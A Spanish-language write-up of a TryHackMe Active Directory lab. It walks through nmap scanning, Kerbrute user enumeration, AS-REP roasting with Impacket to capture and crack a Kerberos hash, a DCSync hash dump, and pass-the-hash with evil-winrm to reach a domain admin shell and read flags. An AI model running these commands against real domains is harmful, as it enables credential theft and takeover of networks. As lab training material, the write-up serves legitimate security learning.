NETHIVE

Correo electrónico: info@nethive.es
Sitio web: https://nethive.es/

AUDITORÍA WINDOWS

Adrián, Ciberseguridad
Correo electrónico: adri.criado@gmail.com

ADRIÁN CRIADO ARRANZ

CONTENIDO

➢ INTRODUCCIÓN

- Esta sala contiene un controlador de dominio, un servidor de Windows con Active Directory.

- La enumeración inicial se realiza con nmap para descubrir puertos abiertos, versiones y servicios que hay corriendo en cada puerto, enumerar características del dominio, nombre NETBIOS.

- A través del servicio kerberos con la herramienta Kerbrute podemos realizar un ataque de diccionario contra el DC para enumerar nombres de usuario válidos, siempre que se proporcione una lista de nombres de usuario (diccionario).

- El script GetNPUsers.py de la herramienta Impacket ataca la autenticación Kerberos con un método llamado ASREPRoasting, que proporciona una lista de nombres de usuario válidos del paso anterior. Esta herramienta mostrará los hashes de Kerberos del usuario, que se pueden descifrar con Hashcat.

- Con las credenciales de usuario se pueden intentar enumerar los recursos compartidos que el DC está dando con la utilidad smbclient.

- Un archivo de texto con credenciales de usuario codificadas se encuentra en el recurso compartido y puede usarse para escalar privilegios.


- Las credenciales pertenecen a un usuario "backup", que tiene derechos DCSync; esto permite sincronizar todos los cambios de Active Directory con esta cuenta de usuario, incluidos los hash de contraseña.

- El script secretsdump.py de la herramienta Impacket se puede usar para volcar todos los hashes.

- El hash NTLM del administrador del dominio sale en pantalla y se puede usar en un ataque de pass the hash con evil-winrm para obtener una Shell de escalado semi-interactivo. Con acceso de administrador de dominio se pueden encontrar todas los datos relevantes de usuario.

➢ Escaneo de Puertos Abiertos y Servicios Expuestos

- Con un script personalizado hacemos la primera comprobación para saber si estamos ante una máquina Windows o Linux. Este script se basa en detectar el TTL recibido al hacer ping a la IP objetivo. TTL=64 pertenece a Linux y TTL=128 pertenece a Windows.



- Con la herramienta nmap procedemos al escaneo de puertos abiertos:

```
❯ nmap -sC -sV -p53,80,88,135,139,389,445,464,593,3268,3269,3389,9389,47001,49664,49665,49666,49669,49679,49684
,49696,49804 10.10.166.221 -oN targeted
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-04 13:23 CEST
Nmap scan report for 10.10.166.221
Host is up (0.056s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-10-04 11:23:14Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default
-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default
-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2021-10-04T11:24:12+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2021-10-04T11:24:04+00:00
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2021-10-03T11:12:33
|_Not valid after:  2022-04-04T11:12:33
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
```

```
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  msrpc         Microsoft Windows RPC
49684/tcp open  msrpc         Microsoft Windows RPC
49696/tcp open  msrpc         Microsoft Windows RPC
49804/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2021-10-04T11:24:08
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
```

➢ Enumeración de Controlador de Dominio

- Kerberos es un servicio de autenticación de claves dentro de Active Directory. Con este puerto abierto, podemos usar una herramienta llamada Kerbrute para descubrir usuarios, contraseñas e incluso crackear contraseñas por la fuerza bruta.

  Para esta auditoría, se utilizará una lista de usuarios y una lista de contraseñas modificadas para reducir el tiempo de enumeración de usuarios y descifrado de hashes de contraseñas.

  NO se recomienda utilizar credenciales de fuerza bruta debido a políticas de bloqueo de cuentas que no podemos enumerar en el controlador de dominio.

- A través del servicio Kerberos que está funcionando por el puerto 88 realizamos una enumeración de usuarios del dominio con la herramienta Kerbrute utilizando un diccionario de usuarios.

```
❯ kerbrute -users userlist.txt -domain spookysec.local -outputusers usuarios -threads 200
Impacket v0.9.23.dev1+20210528.195232.25c62f65 - Copyright 2020 SecureAuth Corporation

[*] Blocked/Disabled user => guest
[*] Valid user => james
[*] Valid user => svc-admin [NOT PREAUTH]
[*] Valid user => James
[*] Valid user => robin
[*] Valid user => administrator
[*] Valid user => darkstar
[*] Valid user => backup
[*] Valid user => paradox
[*] Valid user => JAMES
[*] Valid user => Robin
[*] Blocked/Disabled user => Guest
[*] Valid user => Administrator
[*] Valid user => Darkstar
[*] Valid user => Paradox
[*] Valid user => DARKSTAR
[*] Valid user => ori
[*] Blocked/Disabled user => GUEST
[*] Valid user => ROBIN
```

```
james
svc-admin
James
robin
administrator
darkstar
backup
paradox
JAMES
Robin
Administrator
Darkstar
Paradox
DARKSTAR
ori
ROBIN
```

➢ Explotación de Kerberos

- Una vez finalizada la enumeración de cuentas de usuario, podemos intentar abusar de una función dentro de Kerberos con un método de ataque llamado ASREPRoasting. ASReproasting ocurre cuando una cuenta de usuario tiene el privilegio establecido "No requiere autenticación previa". Esto significa que la cuenta no necesita proporcionar una identificación válida antes de solicitar un Ticket Kerberos en la cuenta de usuario especificada.

  Impacket tiene una herramienta llamada “GetNPUsers.py” que nos permitirá consultar cuentas ASReproastable desde el Centro de distribución de claves. Lo único que se necesita para consultar cuentas es un conjunto válido de nombres de usuario que enumeramos previamente a través de Kerbrute.


```
❯ python3 GetNPUsers.py spookysec.local/ -dc-ip 10.10.95.122 -usersfile usuarios.txt -format hashcat -outputfil
e hashes.txt
Impacket v0.9.23.dev1+20210528.195232.25c62f65 - Copyright 2020 SecureAuth Corporation

[-] User james@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User James@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robin@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User darkstar@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User backup@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User paradox@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JAMES@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Robin@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Darkstar@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Paradox@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DARKSTAR@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ori@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ROBIN@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
```

- Conseguimos el hash de la contraseña del usuario svc-admin:


```
❯ cat hashes.txt
$krb5asrep$23$svc-admin@spookysec.local@SPOOKYSEC.LOCAL:d25ffecc5cb9c09210ec6c3e1752290a$36be34013c198fd7339a1a
99f90150e2b4a9dc0d3d80dbac317e6849786a5516372b0665451dcdbf518c94eba27b40cb32479b2ed4ec36b260a0d0e05cdf9f425f200
9c850645801bb605b4761c217748853e4d30f651bb5bb6ed8373b4c2a89610006c076286aeaed63029995c9389488330c1a134ef2f2e2c4
c57a361c51384dccf42b512d732272cadd6c5c0ad4807a1de617e5838c706b5f0c89ed58578ad3cb35e43386ce74809b07470989aa99571
c5fe67bba838f9dfc31c96e24c8cfb1be6786f6af6e0bb1ede44ced1a0165d1a988f1bab287e90e8bac7d65cc9d37d6a38342f49632103c
6e0e9c886d13b9d0e0
```

- Con la herramienta hashcat intentamos crackear el hash, en la página oficial de hashcat observamos que el código de codificación que identifica a kerberos es 18200.




➢ Enumeración de Controlador de Dominio (2)


- Con las credenciales de la cuenta svc-admin tenemos un acceso significativamente mayor dentro del dominio. Ahora podemos intentar enumerar los recursos compartidos que el controlador de dominio pueda estar dando con la herramienta smbclient.




- Vemos un directorio interesante como puede ser backup. Vamos a entrar en él ya que tenemos usuario y contraseña.



- Descargamos el archivo backup a nuestro equipo y vemos que hay dentro datos encriptados.



- Probamos con un decode básico en base 64 y vemos lo que parece un usuario de dominio y una contraseña.





➢ Escalación de Privilegios

- Ahora que tenemos nuevas credenciales de cuenta de usuario, es posible que tengamos más privilegios en el sistema que antes. El nombre de usuario de la cuenta "backup" nos hace pensar. ¿Para qué es esta cuenta de respaldo?

Es la cuenta de respaldo para el controlador de dominio. Esta cuenta tiene un permiso único que permite sincronizar todos los cambios de Active Directory con esta cuenta de usuario. Esto incluye hashes de contraseña.
Sabiendo esto, podemos usar otra herramienta dentro de Impacket llamada “secretsdump.py”. Esto nos permitirá recuperar todos los hashes de contraseña que esta cuenta de usuario (que está sincronizada con el controlador de dominio) tiene para ofrecer. Aprovechando esto, tendremos control total sobre el dominio AD.

- Obtenemos hash de administrador con la herramienta secretsdump.py. Además este hash nos permite hacer pass the hash con la herramienta evil-winrm y obtener una Shell para navegar.





- Estamos dentro y podemos visualizar todo y navegar entre directorios:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir ..


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         4/4/2020  11:19 AM                3D Objects
d-r---         4/4/2020  11:19 AM                Contacts
d-r---         4/4/2020  11:39 AM                Desktop
d-r---         4/4/2020  12:09 PM                Documents
d-r---         4/4/2020  11:19 AM                Downloads
d-r---         4/4/2020  11:19 AM                Favorites
d-r---         4/4/2020  11:19 AM                Links
d-r---         4/4/2020  11:19 AM                Music
d-r---         4/4/2020  11:19 AM                Pictures
d-r---         4/4/2020  11:19 AM                Saved Games
d-r---         4/4/2020  11:19 AM                Searches
d-r---         4/4/2020  11:19 AM                Videos
```

- Podemos ver los directorios de usuarios:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir ..\..\


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/17/2020   4:04 PM                a-spooks
d-----         9/17/2020   4:02 PM                Administrator
d-----         4/4/2020  12:19 PM                backup
d-----         4/4/2020   1:07 PM                backup.THM-AD
d-r---         4/4/2020  11:19 AM                Public
d-----         4/4/2020  12:18 PM                svc-admin
```

- Contraseña usuario svc-admin:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir ..\..\svc-admin\Desktop\user.txt.txt


    Directory: C:\Users\svc-admin\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/4/2020  12:18 PM             28 user.txt.txt


*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ..\..\svc-admin\Desktop\user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
```

- Contraseña usuario backup:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir ..\..\backup\Desktop\


    Directory: C:\Users\backup\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/4/2020  12:19 PM             26 PrivEsc.txt


*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ..\..\backup\Desktop\PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
```